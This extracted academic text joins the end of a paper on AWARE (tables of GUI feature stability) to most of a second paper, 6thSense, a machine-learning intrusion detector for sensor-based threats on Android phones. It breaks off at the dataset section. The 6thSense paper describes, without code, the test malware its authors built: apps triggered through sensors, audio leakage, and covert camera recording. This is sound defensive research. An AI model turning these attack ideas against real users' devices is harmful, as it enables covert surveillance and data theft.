We performed a large-scale analysis by using the 10,000 most popular application from the Google Play store, Ubuntu Software Center and Chrome Extensions to evaluate how frequently the widgets' and activity windows' features used by AWARE change among subsequent rendering events on the platform screen. We rendered a widget and its activity window 50 times under different system settings and configurations to cause the a widget or its activity window to be rendered in different ways (i.e., screen orientation, concurrent activity windows, etc.).

ID	Width	Height	X Coord.	Y Coord.	Text Label	Text Font	Text Size
100%	99%	99%	97%	97%	100%	100%	100%
100%	*99%*	*99%*	*97%*	*97%*	*100%*	*100%*	*100%*
100%	**99%**	**99%**	**99%**	**99%**	**100%**	**100%**	**100%**

Text Alignment	Default Status	Background Color	Background Image	Border Color	Border Size	Border Padding	Transp.
100%	99%	96%	99%	99%	99%	98%	100%
100%	*99%*	*97%*	*99%*	*98%*	*99%*	*99%*	*100%*
100%	**100%**	**100%**	**99%**	**98%**	**100%**	**N/A**	**100%**

Table 4: Study of fixed features for GUI widget objects in X Window Manager, Aura (Chrome Browser) Window Manager (in *italic*), and Android Window Manager (in **bold**). The percentage values indicate how many times the widget's features did not change when the same widget was rendered by the Window Manager. We used 1,000 applications for each Window Manager system.

ID	Title Text	Title Font	Title Size	Title Color	Title Align.	Title Background
100%	99%	100%	100%	99%	100%	99%
100%	*99%*	*100%*	*100%*	*99%*	*100%*	*99%*
100%	**100%**	**100%**	**100%**	**100%**	**100%**	**100%**

Width	Height	X Coord.	Y Coord.	Background Color	Background Image	Transp.
100%	100%	96%	96%	99%	99%	99%
100%	*100%*	*97%*	*97%*	*98%*	*98%*	*99%*
100%	**100%**	**99%**	**99%**	**99%**	**98%**	**100%**

Shadow	Border Size	Border Color	Border Padding	Set of UI Elements	UI Elements Position	Window Hierarch. Order
98%	100%	100%	99%	91%	99%	89%
99%	*100%*	*100%*	*98%*	*98%*	*98%*	*98%*
N/A	**100%**	**100%**	**100%**	**99%**	**99%**	**99%**

Table 5: Study of fixed features for GUI activity window objects in X Window Manager, Aura (Chrome Browser) Window Manager (in *italic*), and Android Window Manager (in **bold**). The percentage values indicate the times the features did not change when the same window was rendered by the Window Manager.

C Discussion on Activity Windows

For the ease of presentation we used the general case where a widget appears within an activity window. However, desktop and web operating system may allow more sophisticated user interfaces, or GUI scaling for different screen sizes. Thus, we recognize that an activity window could be embedded inside another activity window and such innermost activity window could be reused across several activity windows even in a hierarchy. Therefore, AWARE does not limit the use of nested activity windows or prohibit activity window reuse but rather ensures that the context is defined by the entire hierarchy of nested activity windows. As a consequence, an application may be authorized by the user to use a widget in a nested activity window X in the outer activity window Y, but this authorization does not extend for another outer activity window Z.

6thSense: A Context-aware Sensor-based Attack Detector for Smart Devices

Amit Kumar Sikder, Hidayet Aksu, A. Selcuk Uluagac
Cyber-Physical Systems Security Lab,
Electrical and Computer Engineering Department,
Florida International University.
{*asikd003, haksu, suluagac*}*@fiu.edu*

Abstract

Sensors (e.g., light, gyroscope, accelerometer) and sensing enabled applications on a smart device make the applications more user-friendly and efficient. However, the current permission-based sensor management systems of smart devices only focus on certain sensors and any App can get access to other sensors by just accessing the generic sensor API. In this way, attackers can exploit these sensors in numerous ways: they can extract or leak users' sensitive information, transfer malware, or record or steal sensitive information from other nearby devices. In this paper, we propose 6thSense, a context-aware intrusion detection system which enhances the security of smart devices by observing changes in sensor data for different tasks of users and creating a contextual model to distinguish benign and malicious behavior of sensors. 6thSense utilizes three different Machine Learning-based detection mechanisms (i.e., Markov Chain, Naive Bayes, and LMT) to detect malicious behavior associated with sensors. We implemented 6thSense on a sensor-rich Android smart device (i.e., smartphone) and collected data from typical daily activities of 50 real users. Furthermore, we evaluated the performance of 6thSense against three sensor-based threats: (1) a malicious App that can be triggered via a sensor (e.g., light), (2) a malicious App that can leak information via a sensor, and (3) a malicious App that can steal data using sensors. Our extensive evaluations show that the 6thSense framework is an effective and practical approach to defeat growing sensor-based threats with an accuracy above 96% without compromising the normal functionality of the device. Moreover, our framework costs minimal overhead.

1 Introduction

Smart devices such as smartphones and smartwatches have become omnipresent in every aspect of human life. Nowadays, the role of smart devices is not limited to making phone calls and messaging only. They are integrated into various applications from home security to health care to military [18, 60]. Since smart devices seamlessly integrate the physical world with the cyber world via their sensors (e.g., light, accelerometer, gyroscope, etc.), they provide more efficient and user-friendly applications [37, 41, 85, 55, 48].

While the number of applications using different sensors [38] is increasing and new devices offer more sensors, the presence of sensors have opened novel ways to exploit the smart devices [76]. Attackers can exploit the sensors in many different ways [76]: they can trigger an existing malware on a device with a simple flashlight [28]; they can use a sensor (e.g., light sensor) to leak sensitive information; using motion sensors such as accelerometer, and gyroscope, attackers can record or steal sensitive information from other nearby devices (e.g., computers, keyboards) or people [10, 87, 26, 42]. They can even transfer a specific malware using sensors as a communication channel [76]. Such *sensor-based* threats become more serious with the rapid growth of Apps utilizing many sensors [6, 2].

In fact, these sensor-based threats highlight the flaws of existing sensor management systems used by smart devices. Specifically, Android sensor management system relies on permission-based access control, which considers only a few sensors (i.e., microphone, camera, and GPS)[1]. Android asks for access permission (i.e., with a list of permissions) only while an App is being installed for the first time. Once this permission is granted, the user has no control over how the listed sensors and other sensors (not listed) will be used by the specific App. Moreover, using some sensors is not considered as a violation of security and privacy in Android. For instance, any App is permitted to access to motion sensors by just accessing the *sensor* API. Access to motion sensors is not controlled in Android.

[1] IOS, Windows, and Blackberry also have permission-based sensor management systems. In this work, we focus on Android.

Existing studies have proposed enhanced access control mechanisms for some of the sensors, but these enhancements do not cover all the sensors of a smart device [69]. Some proposed solutions introduced trusted paths on top of the existing security mechanism for controlling information flow between sensors and Apps, but these are also App-specific solutions and depend upon explicit user consent [32, 61]. Thus, introducing additional permission controls for sensors of a smart device will not mitigate the risk of all sensor-based threats as they are App specific and address only data leakage risks. Some attacks may not abuse sensors directly, instead, they may use sensors as side channels to activate another malware [34]. Albeit useful, existing security schemes overlook these critical threats which directly impact the security and privacy of the smart device ecosystem. Moreover, although sensors on smart devices seem to work independently from each other, a task or activity on a smart device may activate more than one sensor to accomplish the task. Hence, it is necessary to secure all the different sensors [5] on a smart device and consider the context of the sensors in building any solution against sensor-based threats.

In order to address the sensor-based threats, in this paper, we present a novel intrusion detection (IDS) framework called *6thSense*, a comprehensive security solution for sensor-based threats for smart devices. The proposed framework is a *context-aware IDS* and is built upon the observation that for any user activity or task (e.g., texting, making calls, browsing, driving, etc.), a different, but a specific set of sensors becomes active. In a context-aware setting, the 6thSense framework is aware of the sensors activated by each activity or task. 6thSense observes sensors data in real time and determines the current use context of the device according to which it concludes whether the current sensor use is malicious or not. 6thSense is context-aware and correlates the sensor data for different user activities (e.g., texting, making calls, browsing, driving, etc.) on the smart device and learns how sensors' data correlates with different activities. As a detection mechanism, 6thSense observes sensors' data and checks against the learned behavior of the sensors. In 6thSense, the framework utilizes several different Machine Learning-based detection mechanisms to catch sensor-based threats including Markov Chain, Naive Bayes, and LMT. In this paper, we present the design of 6thSense on an Android smartphone because of its large market share [7] and its rich set of sensors. To evaluate the efficiency of the framework, we tested it with data collected from real users (50 different users, nine different typical daily activities [3]). We also evaluated the performance of 6thSense against three different sensor-based threats and finally analyzed its overhead. Our evaluation shows that 6thSense can detect sensor-based attacks with an accuracy and F-Score over 96%. Also, our evaluation shows a minimal overhead on the utilization of the system resources.

Contributions: In summary, the main contributions of this paper are threefold—

- *First*, the design of 6thSense, a context-aware IDS to detect sensor-based threats utilizing different machine learning based models from Markov Chain to Naive Bayes to LMT.
- *Second*, the extensive performance evaluation of 6thSense with real user experiments over 50 users.
- *Third*, testing 6thSense against three different sensor-based threats.

Organization: The rest of the paper is organized as follows: we give an overview of sensor-based threats and existing solutions in Section 2. In section 3, we briefly discuss the *Android's* sensor management system. Adversary model and design facts and assumptions for 6thSense are briefly discussed in Section 4. Different detection techniques used in our framework are described in Section 5. In Sections 6 and 7, we provide a detailed overview of 6thSense including its different components and discuss its effectiveness by analyzing different performance metrics. Finally, we discuss features and limitations and conclude this paper in Sections 8 and 9, respectively.

2 Related Work

Sensor-based threats [76] on mobile devices have become more prevalent than before with the use of different sensors in smartphones such as user's location, keystroke information, etc. Different works [73] have investigated the possibility of these threats and presented different potential threats in recent years. One of the most common threats is keystroke inference in smartphones. Smartphones use on-screen QWERTY keyboard which has specific position for each button. When a user types in this keyboard, values in smartphone's motion sensor (i.e., accelerometer and gyroscope) change accordingly [16]. As different keystrokes yield different, but specific values in motion sensors, typing information on smartphones can be inferred from an unauthorized sensor such as motion sensor data or motion sensor data patterns collected either in the device or from a nearby device can be used to extract users' input in smartphones [9, 66, 52]. The motion sensor data can be analyzed using different techniques (e.g., machine learning, frequency domain analysis, shared-memory access, etc.) to improve the accuracy of inference techniques such as [12, 53, 81, 46, 58, 47]. Another form of

keystroke inference threat can be performed by observing only gyroscope data. Smartphones have a feature of creating vibrations while a user types on the touchpad. The gyroscope is sensitive to this vibrational force and it can be used to distinguish different inputs given by the users on the touchpad [51, 15, 44]. Recently, ICS-CERT also issued an alert for accelerometer-based attacks that can deactivate any device by matching vibration frequency of the accelerometer [2, 1, 70]. Light sensor readings also change while a user types on the smartphone; hence, the user input in a smartphone can be inferred by differentiating the light sensor data in normal and typing modes [71]. The light sensor can also be used as a medium to transfer malicious code and trigger message to activate malware [28, 76]. The audio sensor of a smartphone can be exploited to launch different malicious attacks (e.g., information leakage, eavesdropping, etc.) on the device. Attackers can infer keystrokes by recording tap noises on touchpad [24], record conversation of users [63], transfer malicious code to the device [73, 76], or even replicate voice commands used in voice-enabled different Apps like *Siri*, *Google Voice Search*, etc. [21, 39]. Modern smartphone cameras can be used to covertly capture screenshot or video and to infer information about surroundings or user activities [68, 43, 67]. GPS of a smartphone can be exploited to perform a false data injection attack on smartphones and infer the location of a specific device [75, 19].

Solutions for sensor-based threats: Although researchers identified different sensor-based threats in recent years, no complete security mechanism has been proposed that can secure sensors of a smart device. Most of the proposed security mechanisms for smart devices are related to anomaly detection at the application level [78, 74, 80, 22] which are not built with any protection against sensor-based threats. On the other hand, different methods of intrusion detection have been proposed for wireless sensor networks (WSN) [72, 30, 86, 23, 59], but they are not compatible with smart devices. Xu et al. proposed a privacy-aware sensor management framework for smartphones named *Semadroid* [82], an extension to the existing sensor management system where users could monitor sensor usage of different Apps and invoke different policies to control sensor access by active Apps on a smartphone. Petracca et al. introduced *AuDroid*, a SELinux-based policy framework for smartphones by performing behavior analysis of microphones and speakers [57]. AuDroid controls the flow of information in the audio channel and notifies users whenever an audio channel is requested for access. Jana et al. proposed *DARKLY*, a trust management framework for smartphones which audits applications of different trust levels with different sensor access permissions [31]. Darkly scans for vulnerability in the source code of an application and try to modify the run-time environment of the device to ensure the privacy of sensor data.




Figure 1: Android Sensor Management Architecture

Differences from the existing solutions: Though there is no direct comparable work to compare 6thSense with, differences between existing solutions and our framework can be noted as follows. The main limitation of Semadroid [82] is that the proposed solution is only tested against a similar type of attack scenario (information leakage by a background application). Semadroid also does not provide any extensive performance evaluation for the proposed scheme. Finally, this work depends on user permissions to fully enforce an updated policy on the sensor usage which is vulnerable as users might unknowingly approve the sensor permissions for malicious Apps. In another prior work Darkly [31], the proposed framework is not tested against any sensor-based threats. More recent work Audroid presented a policy enforced framework to secure only the audio channels of a smart device. Albeit useful, similar to the others, this work does not consider other sensor-based threats, either. *Compared to these prior works, 6thSense provides a comprehensive coverage to all the sensors in a smart device and ensures security against three different types of sensor-based threats with high accuracy.*

3 Background: Sensor Management in Smart Devices

Present versions of Android, iOS, or Blackberry do not comprise of any security mechanism to manage the information flow from sensors or among them. For example, any App can get access to motion sensors by just accessing *sensor* API. One task may need more than one sensor,

but protecting only one sensor is not a viable design. The lack of ability to secure the information flow between the sensors and Apps and a holistic view into the utilization of sensors can lead to different malicious scenarios like information leakage, eavesdropping, etc.

In our work, we focus on Android because of its open-source nature. In Figure 1, we present how Android handles access to different sensors by Apps (installed by the user) and system Apps (installed automatically by Android). Apps access to sensors by sending requests via Software Development Kit (SDK) API platform which then registers the App to a corresponding sensor [45]. If more than one App tries to access the same sensor, the SDK API runs a multiplexing process which enables different Apps to be registered in the same sensor. Hardware Abstraction Layer (HAL) works as an interface to bind the sensor hardware with the device drivers in Android. HAL has two parts: *Sensors.h* works as HAL interface and *Sensors.cpp* works as the HAL implementation. Through the HAL library, different applications can communicate with the underlying Linux kernel to read and write files associated with sensors. For most of the sensors, no permission is needed to access these files. For *permission-imposed sensors* (i.e., camera, microphone, and GPS), a permission is explicitly needed from the user to ensure file access to a specific App. This user permission is declared inside the *AndroidManifest.xml* file of an App and once the user accepts the permission, that App can have access to the corresponding sensor and other *no-permission imposed sensors* even without any explicit approval from the users. This lack of security in sensor access can lead to different malicious attacks on a device.

4 Adversary Model and Assumptions

In this section, we discuss different threats that may use sensors to execute malicious activities on a smart device. Different design assumptions are also explained in this section.

4.1 Adversary Model

For this work, we consider the following sensor-based threats similar to [76]:

- ***Threat 1*-Triggering a malicious App via a sensor.** A malicious App can exist in the smart device which can be triggered by sending a specific sensory pattern or message via sensors.

- ***Threat 2*-Information leakage via a sensor.** A malicious App can exist in the device which can leak information to any third party using sensors.

- ***Threat 3*-Stealing information via a sensor.** A malicious App can exist in the device which can exploit the sensors of a smart device and start stealing information after inferring a specific device mode (e.g., sleeping).

In this paper, we cover these three types of malicious sensor-based threats. We also note that to build our adversary model, we consider any component on a smart device that interacts with the physical world as a sensor [57]. In section 7, we show how 6thSense defends against these threats.

4.2 Design Assumptions and Features

In designing a comprehensive security scheme like 6thSense for sensor-based threats, we note the following design assumptions and features:

- ***Sensor co-dependence:*** A sensor in a smart device is normally considered as an independent entity on the device. Thus, one sensor does not know what is happening in another sensor. However, in this work, we consider sensors as co-dependent entities on a device instead of independent entities. The reason for this stems from the fact that for each user activity or task on a smart device, a specific set of sensors remains active. For example, if a user is walking with a phone in hand, motion sensors (i.e., gyroscope, accelerometer), the light sensor, GPS will be active. On the contrary, if the user is walking with the phone in the pocket or bag, instead of the light sensor, the proximity sensor will remain active. Thus, a co-dependent relationship exists between sensors while performing a specific task. Each activity uses different, but specific set of sensors to perform the task efficiently. Hence, one can distinguish the user activity by observing the *context of the sensors* for a specific task. 6thSense uses the context of all the sensors to distinguish between normal user activities and malicious activities. In summary, *sensors in a smart device are individually independent, but per activity-wise dependent* and 6thSense considers the context of the activities in its design.

- ***Adaptive sensor sampling:*** Different sensors have different sampling frequencies. To monitor all the sensor data for a specific time, a developed solution must consider and sample the sensor data correctly. Our proposed framework considers sampling the sensor data over a certain time period instead of individual sensor frequencies which mitigates any possible error in processing of data from different sensors.

- ***Faster computation:*** Modern high precision sensors on smart devices have high resolution and sampling rate. As a result, sensors provide large volume of data even for a small time interval. A solution for sensor-based threats should quickly process any large data from different sensors in real time while ensuring a high detection rate. To address this, we use different machine learning algorithms which are proven simple and fast techniques [11, 62].

- ***Real-time monitoring:*** 6thSense provides real-time monitoring to all the sensors which mitigates the possibility of data tempering or false data injection on the device.

5 Detection Techniques: Theoretical Foundation

In this section, we describe the details of the detection techniques used in 6thSense from a theoretical perspective.

For the context-aware IDS in 6thSense, we utilize several different machine learning-based techniques including Markov Chain [13], Naive Bayes [50] and alternative set of ML algorithms (e.g., PART, Logistic Function, J48, LMT, Hoeffding Tree, and Multilayer Perception) to differentiate between normal behavior from malicious behavior on a smart device. The main advantage of using Markov Chain model is that it is easy to build the model from a large dataset and computational requirements are modest which can be met by resource-limited devices. As smart devices have less processing speed, a Markov Chain-based approach can work smoothly in the context of sensor data analysis. On the other hand, Naive Bayes technique is chosen for its fast computation rate, small training dataset requirement, and ability to modify it with new training data without rebuilding the model from scratch. Other ML techniques are also common in malware detection because of higher accuracy rate. A brief discussion of these approaches in the context of 6thSense is given below. The efficacy of these different approaches utilized in 6thSense is analyzed in Section 7.

5.1 Markov Chain-Based Detection

A Markov Chain-based detection model can be described as a discrete-time stochastic process which denotes a set of random variables and defines how these variables change over time. Markov Chain can be applied to illustrate a series of events where and what state will occur next depends only on the previous state. In 6thSense, a series of events represents user activity and state represents sensor conditions (i.e., sensor values, on/off status) of the sensors in a smart device. We can represent the probabilistic condition of Markov Chain as in Equation 1 where X_t denotes the state at time t [35]:

$$\begin{aligned} P(X_{t+1} = x | X_1 = x_1, X_2 = x_2 ..., X_t = x_t) = \\ P(X_{t+1} = x | X_t = X_t), \\ when,\ P(X_1 = x_1, X_2 = x_2 ..., X_t = x_t) > 0 \end{aligned} \quad (1)$$

In 6thSense, we observe the changes of the conditions of a set of sensors as a variable which changes over time. The condition of a sensor indicates whether the sensor value is changing or not from a previous sensor value in time. As such, S denotes a set which represents current conditions of n number of sensors. So, S can be represented as follows.

$$\begin{aligned} S = \{S_1, S_2, S_3, ..., S_n\}, \\ S_1, S_2, S_3, ..., S_n = 0\ or\ 1 \end{aligned} \quad (2)$$

For 6thSense, we use a modified version of the general Markov Chain. Here, instead of predicting the next state, 6thSense determines the probability of a transition occurring between two states at a given time. In 6thSense, the Markov Chain model is trained with a training dataset collected from real users and the transition matrix is built accordingly. Then, 6thSense determines conditions of sensors for time *t* and *t+1*. Let us assume, *a* and *b* are a sensor's state in time *t* and *t+1*. 6thSense looks up for the probability of transition from state *a* to *b* which can be found by looking up in the transition matrix, *P* and calculating *P(a,b)*. As the training dataset consists sensor data from benign activities, we can assume that, if transition from state *a* to *b* is malicious, the calculated probability from transition matrix will be zero. Details of this Markov Chain-based detection model in 6thSense are given in Appendix A1.

5.2 Naive Bayes Based Detection

Naive Bayes model is a simple probability estimation method which is based on Bayes' method. The main assumption of the Naive Bayes detection is that the presence of a particular sensor condition in a task/activity has no influence over the presence of any other feature on that particular event. The probability of each event can be calculated by observing the presence of a set of specific features.

6thSense considers users' activity as a combination of n number of sensors. Assume X is a set which represents current conditions of n number of sensors. We consider that conditions of sensors are conditionally independent (See Section 4.2), which means a change in one sensor's working condition (i.e., on/off states) has no effect over a change in another sensor's working condition.

As explained earlier, the probability of executing a task depends on the conditions of a specific set of sensors. So, in summary, although one sensors' condition does not control another sensor's condition, overall the probability of executing a specific task depends on all the sensors' conditions. As an example, if a person is walking with his smartphone in his hand, the motion sensors (accelerometer and gyroscope) will change. However, this change will not force the light sensor or the proximity sensor to change its condition. Thus, sensors in a smartphone change their conditions independently, but execute a task together. We can have a generalized model for this context-aware detection [49] as follows:

$$p(X|c) = \prod_{i=1}^{n} p(X_i|c) \tag{3}$$

Detailed description of this Naive Bayes model in 6thSense is given in Appendix A2.




Figure 2: Overview of 6thSense.

5.3 Alternative Detection Techniques

In addition to Markov Chain and Naive Bayes models above, there are other machine learning algorithms (such as PART, Logistic Function, J48, LMT, Hoeffding Tree, and Multilayer Perception) that are very popular for anomaly detection frameworks because of their faster computation ability and easy implementation feature. In the alternative detection techniques, we used four types of ML-based classifier to build an analytical model for 6thSense. The following briefly discusses these classifiers and our rationale to include them.

Rule-based Learning. Rule-based ML works by identifying a set of relational rules between attributes of a given dataset and represents the model observed by the system [25]. The main advantage of the rule-based learning is that it identifies a single model which can be applied commonly to any instances of the dataset to make a prediction of outcome. As we train 6thSense with different user activities, the rule-based learning provides one model to predict data for all the user activities which simplifies the framework. For 6thSense, we chose, *PART* algorithm for the rule-based learning.

Regression Model. Regression model is widely used in data mining for its faster computation ability. This type of classifier observes the relations between dependent and independent variables to build a prediction model [20, 79]. For 6thSense, we have a total 11 attributes where we have one dependent variable (device state: malicious/benign) and ten independent variables (sensor conditions). Regression model observes the change in the dependent variable by changing the values of the independent variables and build the prediction model. We use the logistic regression model in 6thSense, which performs with high accuracy against conventional Android malware [65].

Neural Network. Neural network is another common technique that is being adapted by researchers for malware detection. In neural network techniques, the relation between attributes of dataset is compared with the biological neurons and a relation map is created to observe the changes for each attribute [40]. We chose *Multilayer Perceptron* algorithm for training the 6thSense framework as it can distinguish relationships among non-linear dataset.

Decision Tree. Decision tree algorithms are predictive models where decision maps are created by observing the changes in one attribute in different instances [84]. These types of algorithms are mostly used in a prediction model where output can have a finite set of values. For 6thSense, we utilized and tested three different decision tree algorithms (*J48*, *LMT (Logistic Model Tree)*, and *Hoeffding tree*) to compare the outcome of our framework.

6 6thSense Framework

In this section, we provide a detailed overview of our proposed contextual behavior IDS framework, 6thSense, for detecting sensor-based threats on smart devices. As illustrated in Figure 2, 6thSense has three main phases: (1) data collection, (2) data processing, and (3) data analysis. In the data collection phase, we use a custom Android application to collect the sensor data for different user activities and the collected sensor data are then processed in the data processing phase. Note that in 6thSense some sensors provide discrete values as data (e.g., accelerometer, gyroscope, light sensor, etc.) while

other sensors provide their on-off state as sensor data (e.g., microphone, speaker, etc.). In phase 3, the collected data is fed into detection models and the end result indicates whether the current state of the device is malicious or not. The following sub-sections briefly describe these three phases.

6.1 Data Collection Phase

In this phase, 6thSense collects data from different sensors of a smart device. There can be multiple sensors in a smart device. We chose nine sensors in total to identify different user activities using a sensor-rich Android device. The sensors selected are accelerometer, gyroscope, light sensor, proximity sensor, GPS, audio sensor (microphone and speaker), camera, and headphone. 6thSense does not consider all the other sensors available in the device because all typical user activities do not affect all the sensor values. For example, the gravity sensor value does not change effectively while talking or walking with the phone. The chosen sensors are then categorized into two following categories.

- *No-permission-imposed sensors:* No-permission-imposed sensors can be defined as sensors that do not need any user permission explicitly to be accessed by an App. For 6thSense, we chose four no-permission imposed sensors (i.e., accelerometer, gyroscope, light, proximity sensors). We can also refer these sensors as data-oriented sensors in the context of 6thSense because values provided by these sensors need to be observed to infer user activities. For example, accelerometer's and gyroscope's values change with motion and they give values on *X, Y,* and *Z* axes. These values change along with the motion in different axes. To detect whether a sensor is activated or not for a specific activity, one needs to observe values of these sensors.

- *Permission-imposed sensors:* Permission-imposed sensors are those which need user permission to be accessed by an App. For 6thSense, we chose five permission-imposed sensors to build the context-aware model (camera, microphone, GPS, speaker, and headset). The conditions of these sensors can be represented by their logical states (on/off status) for different user activities. Hence, we also referred to these sensors as logic-oriented sensors in the context of 6thSense. For example, camera has only two values to identify users' activity: on and off. So, it can be represented with 0 or 1 to detect if the camera is on or off correspondingly.

To collect the data and logical values from sensors, we built a custom Android App and 6thSense used this in the data collection phase. In Android, this App uses *sensoreventlistener* API to log numerical values of the data-oriented sensors. On the other hand, the App determines the state of the sensor and logs 0 or 1 if the sensor is on or off, respectively. This App uses the user permission access to use the microphone, GPS, and camera to record the working condition of these sensors. For GPS, we consider two datasets - either GPS is turned on or not and either location is changing or not. In total, six different logic state information for five aforementioned permission-imposed sensors are collected by this App.

Note that we chose different typical daily human activities [4] that involve the smart device to build our contextual model. These activities include walking (with phone in hand and pocket), talking, interacting (playing games, browsing, listening to music), video calling, driving (as driver and passenger). Furthermore, the number of activities is configurable in 6thSense and is not limited to aforementioned examples. In the evaluation of 6thSense, we chose a total of nine typical daily activities as they are considered as common user activities for a smart device [4]. We collect these data using the App for different users to train the 6thSense framework which is then used to distinguish the normal sensor behavior from the malicious behavior. In summary, the aforementioned App collects data from nine different sensors for nine typical user activities. We observe sensor state (combination of working conditions (i.e., values, on/off status) of nine different sensors) in a per second manner for each user activity. Each second of data for user activity corresponds to 1024 state information from nine different sensors.

6.2 Data Processing Phase

After the data collection, in the second phase of the framework, we organize the data to use in the proposed IDS framework. As different sensors have different frequencies on the smart device, the total number of readings of sensors for a specific time period is different. For example, the accelerometer and gyroscope of *Samsung Galaxy S5* have a sampling frequency of approximately 202 Hz while the light sensor has a sampling frequency of 5.62 Hz. Thus, the data collected in Phase 1 needs to be sampled and reorganized. 6thSense observes the change in the sensor condition in each second to determine the overall state of our device and from this per second change, 6thSense determines the activity of users. For this reason, 6thSense takes all the data given by a single sensor in a second and calculates the average value of the sensor reading. This process is only applicable for the data oriented sensors as mentioned earlier. Again, the data collected from the App is numerical value given by the sensor. However, for the detection model, we only

Sensor type	Name	Model	Specification
No-permission imposed sensors	Accelerometer	MPU6500 Acceleration Sensor	19.6133 m/s^2, 203.60 Hz, 0.25 mA
	Gyroscope	MPU6500 Gyroscope Sensor	8.726646 rad/s, 203.60 Hz, 6.1 mA
	Light Sensor	TMG399X RGB Sensor	600000 lux, 5.62 Hz, 0.75 mA
	Proximity Sensor	TMG399X proximity sensor	8V, 0.75 mA
Permission-imposed sensors	Camera	Samsung S5K2P2XX	12 megapixels, 30 fps, 4.7 mA
	Microphone	Qualcomm Snapdragon 801 Processor built in microphone	86 dB, .75 mA
	Speaker	Qualcomm Snapdragon 801 Processor built in speaker	110 dB, 1 mA

Table 1: Sensor list of Samsung Galaxy S5 Duo used in experiment.

consider the condition of the sensors. 6thSense observes the data collected by the aforementioned App and determines whether the condition of sensors is changing or not. If the sensor value is changing from the previous value in time, 6thSense represents the sensor condition as 1 and 0 otherwise. The logic state information collected from the sensors need to be reorganized, too as these data are merged with the data collected from the collected values from the other sensors to create an input matrix. The sampling frequency of the logical state detection is 0.2 Hz which means in every five seconds the App generates one session of dataset. We consider the condition of the sensors to be the same over this time period and organize the data accordingly. The reorganized data generated from the aforementioned App are then merged to create the training matrices.

6.3 Data Analysis Phase

In the third and final phase, 6thSense uses different machine learning-based detection techniques introduced in the previous section to analyze the data matrices generated in the previous phase.

For the Markov Chain-based detection, we use 75% of the collected data to train 6thSense and generate the transition matrix. This transition matrix is used to determine whether the transition from one state to another is appropriate or not. Here, state refers to generic representation of all the sensors' conditions on a device. For testing purposes we have two different data set — basic activities or trusted model and malicious activities or threat model. The trusted model consists of 25% of the collected data for different user activities. We test the trusted model to ensure the accuracy of the 6thSense framework in detecting benign activities. The threat model is built from performing the attack scenarios mentioned in Section 4. We calculate the probability of a transition occurring between two states at a given time and accumulate the total probability to distinguish between normal and malicious activities.

To implement the Naive Bayes-based detection technique, we use the training sessions to define different user activities. In 6thSense, we have nine typical user activities in total as listed in Table 2. We use groundtruth user data to define these activities. Using the theoretical foundation explained in Section 5, we calculate the probability of a test session to belong to any of these defined activities. As we consider one second of data in each computational cycle, we calculate the total probability up to a predefined configurable time interval (in this case five minutes). This calculated probability is used to detect malicious activities from normal activities. If the computed probability for all the known benign activities is not over a predefined threshold, then it is detected as a malicious activity.

For the other alternative machine-learning-based detection techniques, we used WEKA, a data mining tool which offers data analysis using different machine learning approaches [64, 27]. Basically, WEKA is a collection of machine learning algorithms developed at the University of Waikato, New Zealand, which can be directly applied to a dataset or can be integrated with a framework using JAVA platform [56]. WEKA offers different types of classifier to analyze and build predictive model from given dataset. We use 10 fold cross-validation method to train and test 6thSense with different ML techniques in Section 7.

7 Performance Evaluation of 6thSense

In this section, we evaluate the efficiency of the proposed context-aware IDS framework, 6thSense, in detecting the sensor-based threats on a smart device. We test 6thSense with the data collected from different users for benign activities and adversary model described in Section 4. As discussed earlier, 6thSense considers three sensor-based threats: (1) a malicious App that can be triggered via a light or motion sensors, (2) a malicious App that can leak information via audio sensor, and (3) a malicious App that steals data via camera. Furthermore, we measured the performance impact of 6thSense on the device and present a detailed results for the efficiency of

the 6thSense framework. Finally, we discuss the performance overhead of the framework in this section.

7.1 Training Environment

In order to test the effectiveness of 6thSense, we implemented it on a sensor-rich Android-based smartphone. However, our framework would also efficiently work in another smart device such as smartwatch. In the evaluations, we used *Samsung Galaxy S5 Duos* as a reference Android device to collect sensor data for different typical user activities. We chose this Android device as *Samsung* currently holds approximately 20.7% of total marketshare of smartphone [8] and provides a rich set of sensors. A list of sensors of *Samsung Galaxy S5 Duos* is given in Table 1. As discussed earlier, we selected 9 different typical user activities or tasks to collect user data. These are typical basic activities with smartphones that people usually do in their daily lives [3]. The user activities/tasks are categorized in two categories as generic activities and user related activities.

Generic activities are the activities in which the sensor readings are not affected by the smartphone users. Sleeping, driving with the phone using GPS as a navigator, and driving with phone in pocket are three generic activities that we considered in this work. Basically, in the generic activities, sensors' data are not affected by different users since the smart phone is not in contact with the user or user is not directly interacting with the phone. For *user-related activities*, in which the sensor readings may be affected by the device user, we identified six different activities including walking with the phone in hand, playing games, browsing, and making voice calls and video calls.

6thSense was tested by 50 different individuals aged from 18 to 45 while the sensor data was collected. We note that our study with human subjects was approved by the appropriate Institutional Review Board (IRB) and we followed all the procedures strictly in our study. Each participant received some monetary compensation for participating in our experiments. To ensure privacy and anonymity, we used fake user IDs rather than any personal information. We collected 300 sets of data for six user-related activities where each dataset comprised of 5 minutes long data from the selected nine sensors mentioned in Section 6. We also collected three sets of data for each general activity. We asked the different users to perform the same activity to ensure the integrity for different tasks. Note that each five minute of data collected for user related and generic activities corresponds to 300 events with 1024 different states. Here, states represent a combination of conditions (i.e., values, on/off status) of nine different sensors and events represent user activities per second. So, a total of 307,200 different event-state information were analyzed by 6thSense.

For the malicious dataset, we created three different attack scenarios considering the adversary model mentioned in Section 4. For Threat 1, we developed two different Android Apps which could be triggered using the light sensor and motion sensors on the smartphone. To perform the attack described in Threat 2, we developed a malware that could record conversations as audio clips and playback after a specific time to leak the information. This attack scenario included both the microphone and speaker on the smartphone. For Threat 3, we developed a malicious App that could scan all the sensors and if none of the sensors were changing their working conditions, the malicious App could open up the camera and record videos surreptitiously. We collected 15 different datasets from these three attack scenarios to test the efficacy of 6thSense against these adversaries.

Task Category	Task Name
Generic Activities	1. Sleeping
	2. Driving as driver
	3. Driving as passenger
User-related Activities	1. Walking with phone in hand
	2. Walking with phone in pocket/bag
	3. Playing games
	4. Browsing
	5. Making phone calls
	6. Making video calls

Table 2: Typical Activities of Users on Smart Device [3].

7.2 Dataset

